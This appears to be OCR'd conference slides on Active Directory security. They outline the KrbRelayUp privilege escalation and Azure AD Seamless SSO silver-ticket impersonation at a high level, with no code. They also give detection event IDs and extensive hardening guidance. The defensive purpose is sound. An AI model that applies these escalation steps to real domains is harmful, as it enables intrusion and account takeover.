
"Is This My Domain Controller" Black Hat talk by Sagi Sheinfeld (@sagish1233), Eyal Karni (@eyal_karni), & Yaron Zinar (@YaronZi)

https://i.blackhat.com/EU-21/Wednesday/EU-21-Sheinfeld-Is-This-My-Domain-Controller.pdf

2022

KrbRelayUp

High-level overview



KrbRelayUp: Putting It All Together

Stage 1

Attacker gains access to the target computer

Attacker creates a new computer object in AD (or ADCS, etc) for S4U2Self

Attacker sets AD attribute on computer account for RBCD (msDS-AllowedToActOnBehalfOfOtherIdentity)

Stage 2

Getting Kerberos tickets (TGT & TGS) for impersonation

Leverages computer account SPN allowing Kerberos S4U2Self to impersonate the user (AD account with admin rights on target)

Leverage Kerberos S4UProxy to access the target computer account

Stage 3

Leveraging Host SPN to get Silver Ticket to authenticate as the computer to itself

SYSTEM level access obtained when Attacker creates a service as System

Attacker now has full admin rights on the target computer as SYSTEM

Detection and Mitigation

Detection

- Security Event ID 4624 with an elevation token=*1842 for Auth package Kerberos and UserName= "*$"
- Event ID 5145 Anonymous LOGON for shares
- Network level 445 DCE_RPC connections
- Service Creation EventCode=7045 Service_Name ("KrbSCM")

Mitigation

- **Block users from creating computer accounts**
- Add “account is sensitive and cannot be delegated” on all admin accounts then add to the Protected Users group
- Restrict access to sensitive systems (local logon, etc.)
- **Configure LDAP Signing to “required” on Domain Controllers**
- **Implement LDAP Signing (part 1)**
- **Implement Channel Binding (part 2)**
- Restrict lateral movement with host-based firewall (block SMB)
- Harden ADCS http endpoints (ESC8)

Active Directory Attack Timeline Summary (with Mitre ATT&CK): “The Third Age” (2020 – 2023)

Tools

RemotePotato0

PetitPotam

Certify

Certipy

KrbRelayUp

CrackMapExec continues as NetExec (nxc)

Privilege Escalation


Certified Pre-Owned (ADCS Attacks)

Kerberos Relay Attack

Persistence

Certified Pre-Owned (ADCS Attacks)

“The Third Age” (2020 – 2023) Conceptual Overview



RemotePotato0
PetitPotam
KrbRelayUp
Certify
NTLM Relay Attack
Certified Pre-Owned (ADCS Attacks)
Kerberos Relay Attack
Certified Pre-Owned (ADCS Attacks)
Certified Pre-Owned (ADCS Attacks)
DA
DA
DA

Structuring Effective Active Directory Defenses

Breaking Recon

Administrative Group/Account Enumeration

- Remove Authenticated Users from having rights on the groups (add a new “auditing” group so it can view the members).
- Place admin accounts/groups into secured OU that Authenticated Users can’t view.

GPO Security Permission/Setting Enumeration

- Remove Authenticated Users (this also prevents GPO from applying).
- Add new computer group that needs to apply the GPO.

Allow Blue Team & Auditors Recon/Review

Ensure there is a custom group that can view all objects where default permissions have changed.

Recommend different groups to enable different read access:

- Secure OU
- AD Privileged Groups (AdminSDHolder)
- Local Administrators Group Membership
- GPO View Access

Adding audit accounts to these group enables Bloodhound/Recon type access.

Effective Windows System Defense

- Disable LLMNR via Group Policy
- Disable NetBIOS via Group Policy
- Disable WPAD via Group Policy
- Disable LM & NTLMv1
- Disable SMBv1
- Enable PowerShell constrained language mode
- Control Microsoft Office macros via Group Policy
- Deploy Microsoft LAPS (or similar) to ensure all local Administrator passwords are unique
- Set GPO to prevent local accounts from connecting over network to computers
- Deny access to this computer from the network: Domain Admins, Enterprise Admins, other custom admin groups
- Ensure all admins only log onto approved admin workstations & servers
- Restrict workstation to workstation communication with host firewalls - AD clients don’t need special rules, default block All inbound works

Active Directory Administrative Security

- Admin accounts set to “sensitive & cannot be delegated”
- Ensure all Active Directory admin accounts associated with people are members of the Protected Users groupComplete separation of administration
- ADAs never logon to other security tiers
- ADAs should only logon to a DC from an admin workstation or admin server
- Ideally ADAs use time-based, temporary group membership
- Change the KRBTGT account password (twice) every year & when an AD admin leaves
- Implement network segmentation

Service Account Security

- Leverage “(Group) Managed Service Accounts”
- Implement Fine-Grained Password Policies
- Limit SAs to systems of the same security level, not shared between workstations & servers (for example)
- Ensure passwords are >25 characters
- Disable logon interactive capability
- No Domain Admin service accounts on non-DCs

Domain Controller Security


- Ensure DCs are physically secure
- Ensure the server is fully patched before running DCPromo
- Remove all unnecessary software, agents, and services
- Ensure IIS is not running on any DCs (IIS_USR account)
- Limit admin logon to DCs
- Update all Domain Controllers to a current supported Windows OS version.
- Scrutinize scheduled tasks
- Monitor logon events
- Audit use of backup & restore
- Enable Audit Subcategories
- Regularly change the DSRM account password on all DCs
- Limit management protocol access on DCs to admin subnets (RDP, WMI, WinRM, etc.)

Effective NTLM Relay Defenses

- Configure SMB auditing
- Configure NTLM auditing
- Add all AD Admin accounts to the Protected Users security group
- Enforce SMB signing
- Configure LDAP channel binding and LDAP signing
- Disable NTLM authentication where possible
- Enable Credential Guard

Hybrid Cloud Integration Attacks

Azure AD Seamless Single Sign-On


Microsoft Azure Active Directory
Office365, SaaS and LoB apps
User sign-in from AD domain-joined machine
Contoso Corpnet
Identity synchronization & managed authentication using Azure AD Connect
Azure AD does Kerberos Authentication against Windows Server Active Directory
User
Windows Server Active Directory

https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-sso

Attacking Azure AD Seamless Single Sign-On

- Managed by Azure AD Connect
- Compromise the Azure AD Seamless SSO Computer Account password hash (“AZUREADSSOACC “)
- Generate a Silver Ticket for the user you want to impersonate and the service ‘aadg.windows.net.nsatc.net ‘
- Inject this ticket into the local Kerberos cache
- Azure AD Seamless SSO computer account password doesn’t change

“Azure AD exposes a publicly available endpoint that accepts Kerberos tickets and translates them into SAML and JWT tokens” (January 2017)

https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/

Defending Azure Seamless SSO

Treat the Azure AD Connect server, SQL server/database, & service account as Tier 0 (like Domain Controllers).

Ensure the password for the Azure AD Seamless SSO Computer Account (“AZUREADSSOACC “) changes regularly (Microsoft recommends every 30 days).

Attacking Federation

DEF CON 25 (July 2017)

Identity

How to steal identities – federated style

Federation is effectively Cloud Kerberos.


Own the Federation server, own organizational cloud services.

Token & Signing certificates ~= KRBTGT (think Golden Tickets)

https://www.youtube.com/watch?v=LufXEPTlPak

https://media.defcon.org/DEF CON 25/DEF CON 25 presentations/DEF CON 25 - Gerald-Steere-and-Sean-Metcalf-Hacking-the-Cloud-UPDATED.pdf

